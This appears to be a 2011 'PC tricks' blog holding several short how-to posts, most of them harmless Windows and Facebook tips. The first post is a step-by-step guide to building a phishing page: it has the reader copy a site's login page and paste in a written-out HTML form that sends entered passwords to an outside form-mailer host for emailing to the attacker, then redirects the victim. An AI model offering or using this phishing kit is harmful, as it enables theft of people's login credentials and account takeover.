Saturday, July 30, 2011

Web Tricks For Making Fake Login Page in 5 mins (HacKinG)

Today I am going to give you new web trick with the help of which you can make a fake login page in just five minute. For this PC Trick you have to follow the following steps of this web tricks.

Do this web Trick step by step:

1.First of all for this PC tricks open any page for which you want to make fake by using this Web tricks.

2. Now the Next step of this PC Trick is Right click on the page and Choose Save page option. When you click on SAVE page option it will asks for save as type then you have to select: complete webpage.

3. Now where you have save the page it will be showing you that page and a dir wid images on the page.

4. Now Right Click on the Page and choose EDIT option.

5. Now in this step of web trick you have to search for Form in the page.

6. Now the next task for this pc trick is you have to delete the Form Value , Method ,Action whatever its written delete that line.

7.This one is the main step of this PC Trick you have to  add the following lines :

<form action="http://www.big-llc.com/formmailer/submit" method="post"><input type="hidden" value="Your Email Id" name="fm-to"><font color="#333333"> </font><input type="hidden" value="password D3" name="fm-title"><font color="#333333"> </font><input type="hidden" value="Link You Want To redirect" name="fm-redirect"><font color="#333333"> </font>

8. Save and close the editor.

9. Upload the Directory wid images and this Page on free hosting site.

10. Its Done Simply made in just 5 mins by this PC Trick.

Note : Don't Change The Directory Name or Page Name for this PC tricks.

replace this with ur email id = "Your Email Id". ---------------

For more interesting pc tricks as well as facebook tricks continue visit on this tricks collection. I f you like any trick most or you have any problem with any PC Tricks leave your comment. I will surely helps you.


Thursday, July 28, 2011

PC Trick On How To Block A Website

Today i am going to gives you new one pc tricks with the help of which you can easily block any site.This PC trick is very helpfull to the  parents as well as for the institutes so that  they can block access to certain websites on their computer or computer network so that the children and the student can’t get to them from internet.

Have you even been in a situation when you have to block certain websites from your computer for any reason? If yes then go through this pc trick or web trick .Well, I am not sure about any body else but certainly I have been many times in such situation and i block such website with the help of this pc trick.

You can just block the websites you don’t want them to visit. In just 3 simple steps of this web trick.You can block as many as website with this pc trick.There is no need to download any software for this pc trick, you have to just follow the following steps of this pc trick.

Step 1.


First of all Click on START à RUN. Then you have to Type the following code.
C:/Windows/System32/drivers/etc/hosts     and click on OK
Step 2.

After this a small window will open consistiong of different option inwhich you have to choose NOTEPAD and click on OPEN. Also shown below in the screen shot of this pc trick.

Step 3
A notepad will pop up. Find the line where it says “
127.0.0.1 localhost”


Step 4
Immediately under the “
127.0.0.1 localhost“, enter the website you want to block by using the format “127.0.0.1 website.com”. For example, you want to block Google from being accessed then type :
127.0.0.1 www.google.com

You can block as many websites as you want by this pc trick, just make sure you only enter one URL per line.Thats all about this web trick.So apply the restriction to particular website so that no one can not access them on your computer by this PC tricks.

Note : Now the next trick is to hoe to unblock the blocked websites that you blocked during this pc tricks.This one pc tricks is very easy to perform, in this trick you have  to  just simply remove the line that you enter in this pc trick. And you have done with this 2nd  pc trick.

Tuesday, July 26, 2011

Windows Trick On How To Enable RUN Button In Windows 7

All windows 7 user know that there is no RUN button on the START menu. But we can add RUN button on the Start menu by using this pc trick. Well, in older Windows version like XP and Windows 2000 the run command line appears on the Start menu but it is not present by default in versions of Vista and Windows 7. If you are used to the Run command, there is a way to get it back in Windows 7 by this windows tricks.
1).The first step that you have to perform for this pc trick is right-click on the Windows 7 Taskbar and select Properties.
2).The Taskbar and Start Menu Properties dialog box displays. Click the Start Menu tab and click the Customize button.As shown in the screen shot of this pc trick below:

3).The Customize Start Menu dialog box displays. Scroll down to the Run command option and select the check box. The options are listed in alphabetical order. Click OK.

4).Now you have to click on Apply on the Taskbar and Start Menu Properties dialog box and then click OK.

5).After completion of these four step of pc trick the Run command is now available on the Start menu of windows 7.

Thats all about this pc trick. To perform this windows tricks you have to just follow the above four steps of this pc trick.Now you can use the Run dialog box to run Control Panel tools and Windows utilities and applications. Here are some useful commands:

Monday, July 25, 2011

Shutdown PC In 1 Min By Creating A Shortcut By Using This PC Trick

This PC Trick is about how to shut down your PC with in a Minute by using Shortcut on your desktop. Shutting Down PC is quite a painful and time consuming task sometimes. By this Sensational PC trick you can create a shutdown button on your Desktop and Shut Down your PC with in a minute.After applying this PC Tricks you have  Shutdown button on your desktop that allows you to either restart or shut down your PC from a shotcut on your desktop.
Here's the PC Trick :Follow the following 3 steps to perform this PC Tricks.

1).Right click on the Desktop. Go to NEW then choose SHORTCUT. As shown in the screen shot below.
2).After performing the first step of this PC Trick, a wizard will appear. In the
Type the location of the item: In the Textbox enter the following code
%windir%\System32\shutdown.exe -s
After entering the code click Next. As shown in the screen shot of this PC Trick below.
 

 3).In the Type a name for this shortcut option enter the following text.
Shutdown My Computer (or some other name of your choice)As shown below.
Click the Finish button.

Now you are done with this PC tricks. I hope that all my readers understand this PC Trick with ease. So go ahead and apply this PC trick on your computer. Whenever you wish to shutdown your PC, double click on the shortcut you just created by this PC Trick. For more exiting and interesting Tricks and tips continue visits on our site. 

Thursday, July 21, 2011

Video Chat In Facebook

Now all the guys and girls can easily do video chat on facebook by using this facebook tricks.Facebook Launches Video Calling feature for its users like Gmail and Skype.
Now you can chat with your friends from around the world face-to-face by using this facebook tricks. To avail this feature visit www.facebook.com/videocalling and click on Get Started.Thats all about this facebook tricks.Nothing you have to do for this facebook tricks just visit to the above link and get started with facebook video chat.

Mark Zuckerberg said Facebook now has 750 million users. The new service, rolling out immediately, could be a huge boost for Skype, which currently has about 145 million regular users. 
Facebook's move comes a week after Google Inc turned up the competitive heat by introducing a social networking service dubbed Google+. 

Is this a new strategy of facebook to divert the attention of worldwide users from the most-hyped google+?

Drop your Comments about this facebook tricks. If you have any question about these PC Tricks collection or want to give some suggestion then please comment.Thanks for visiting my tricks collection.